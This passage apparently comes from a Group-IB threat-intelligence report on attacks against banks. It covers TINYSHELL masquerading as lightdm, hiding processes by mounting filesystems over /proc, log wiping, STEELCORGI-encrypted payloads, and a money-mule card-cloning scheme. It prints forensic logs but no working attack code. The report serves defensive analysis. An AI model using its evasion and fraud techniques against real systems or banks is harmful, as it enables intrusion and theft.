However, after analyzing the memory dump of host1, two suspicious processes were discovered: /tmp/lightdm and /var/snap/.snapd/lightdm. While LightDM is a legitimate display manager, the threat actor attempted to masquerade the TINYSHELL backdoor binary as legitimate by naming it ‘lightdm’ and executing it with the argument ‘lightdm’ --session 11 19.

These two processes were located in non-default directories, including previously identified directories used by the threat actor (e.g., /var/snap/.snapd/snap). Reverse engineering confirmed that both processes were TINYSHELL. Additionally, both referenced a configuration file named ‘.conf’.

Figure 2.
Process ID of the TINYSHELL processes.

```
0xffff88010cc14c80   8239 lightdm --sessi  0x0000000000400000 0x000000000040c000 r-x      0x0   253   1   2026 /tmp/lightdm --session-child 11 19
0xffff88010cc14c80   8239 lightdm --sessi  0x000000000050b000 0x000000000050c000 rw-    0xb000  253   1   2026 /tmp/lightdm --session-child 11 19

0xffff8801660c5940   8914 lightdm          0x0000000000400000 0x000000000040e000 r-x      0x0   253   1 133632 /var/snap/.snapd/lightdm
0xffff8801660c5940   8914 lightdm          0x000000000050e000 0x000000000050f000 rw-    0xe000  253   1 133632 /var/snap/.snapd/lightdm
```

Group-IB specialists conducted a deeper analysis of the memory dump to determine how the threat actor concealed processes from command listing tools. The following logs were extracted from memory:

```
tmpfs on /proc/8239 type tmpfs (rw,nosuid,nodev)
/dev/vda1 on /proc/8914 type ext4 (rw,relatime,errors=remount-
ro,data=ordered)
```

The threat actor mounted a virtual directory over the **/proc** filesystem, specifically targeting the **TINYSHELL** process directory within **/proc**. This effectively obscured the directory contents, preventing the process from appearing in command listing views.

The actor also employed a masquerading technique by naming the SUN4ME binary as “snap”. The legitimate snap binary is normally located at /usr/bin/snap.

To clear Linux logs, the threat actor used **LOGBLEACH**, a capability packaged within **SUN4ME**, which in turn mimicked the snap binary on another compromised host. While the malicious snap binary could not be recovered on compromised host, it was found on host1 at the path /var/snap/.snapd/snap. The binary was recovered and determined to be encrypted with **STEELCORGI**. After decryption, it was confirmed to be **SUN4ME**.

According to publicly available cyber threat intelligence sources, this actor is known to use the **SUN4ME** utility for internal discovery, lateral movement, exploitation, and interaction with infected hosts.


The threat actor was also observed using **SLAPSTICK**, a malware capable of leveraging the **“magical password”** technique to move laterally across the network. In one instance, the actor used the legitimate user account [redacted_username1] to initiate an SSH connection from the Raspberry Pi to host1:

Timestamp	Activity
6 June 2024	MESSAGE=Accepted password for [redacted_username] from [Raspberry_Pi_host] port 58465 ssh2

Another user account, [redacted_username2], was also observed being used by the threat actor to transfer tools and establish an SSH connection into compromised host from host3.

Timestamp	Activity
6 June 2024, 22:40:28	[redacted]-HP-Pro-3330-MT sshd[24865]: Accepted password for [redacted_username2] from host3 port 55864 ssh2
6 June 2024, 22:40:28	scp -t /tmp
6 June 2024, 22:40:47	[redacted]-HP-Pro-3330-MT sshd[24997]: Accepted password for [redacted_username2] from host3 port 55866 ssh2
6 June 2024, 22:41:34	snap

Based on the analysis of command lines extracted from ELK, the threat actor was observed executing the command “**scp -t /tmp**”—a technique previously seen in earlier engagements where SCP was used for file transfers. This command caused compromised host to listen for incoming files over the SSH protocol, with any transferred files written to the /tmp directory.



Group-IB, 2025

Similarities in STEELCORGI samples between different cases

As mentioned above, we responded to several incidents but we pointed our attention to two separate incidents involving different financial organisations that occurred more than a year apart. We were particularly surprised during our response to the case at a bank in late 2023 (hereafter referred to as Organisation B), where we again identified the presence of STEELCORGI malware.

Upon further investigation, we found that the payload was encrypted using environment variables - similar to what we had observed in the earlier case (at late 2022 hereafter referred to as Organisation A). Based on our previous experience, we did not expect the decryption keys from the previous campaign to be effective. However, after carefully reviewing the configuration of the STEELCORGI used by Organisation B, we discovered that it matched the decryption key used by Organisation A.

What makes this case particularly interesting is the use of the same environment variable name to decrypt the payload in both incidents. The variable was uniquely crafted for Organisation A in such a way that it would not logically appear in Organisation B's infrastructure.

This raises two possibilities: either the threat actors have inadvertently deployed the wrong payload, or they lack the ability to properly re-encrypt the payload - possibly because they are not the original developers of the code.

Money Mules: withdrawal process

Of course, one of the key questions is how the attackers withdrew money from the bank, how they recruited moneymules, who managed them, and other related issues. In this next section, we will shed light on these questions.

Recruitment of Money mules and means of communication

Based on our investigations, money mules were recruited through regular Google ads for job searches abroad. In another case, a money-mule was on vacation in Asia and received an offer via Telegram to earn money. In all cases, this mysterious person—which we will refer to henceforth as the “Handler”— on the other side offered to switch to another the Wickr Me messenger for further communications.

How the Recruiter Communicates with Money Mules




Figure 4.
Communication steps between a mule and an employer

Card Duplication

After the money mules agreed to work with the “handler”, they would receive further instructions, for example, to purchase a used laptop on the electronic market, while some were granted a face-to-face meeting.

The most crucial aspect of the job, namely the card-cloning equipment, as well as the cards themselves, were delivered to the money mules. Based on the testimony of the money mules apprehended, these were delivered either in person by “a guy with a helmet and mask, with no name and speaks the same language as me (the money mule)”.

The money mules were instructed to use TeamViewer—a legitimate and widely used remote access and control computer maintenance software—as well as the Internet only via their mobile broadband. The attackers did not want the money mules to know more than what was necessary for the roles, and their task was simple:

- Accept the TeamViewer connection
- Insert/remove cards according to the attackers' instructions

The card dumps and related files were downloaded and stored in unusual, non-standard locations across the mules PCs, making this setup atypical and likely intended to limit the mule's involvement and awareness.




Figure 5.
Scheme of mule and threat actor involvement to cardcopy process.

During the connection sessions via TeamViewer with the money mules, the "handler" used the writer.exe utility.

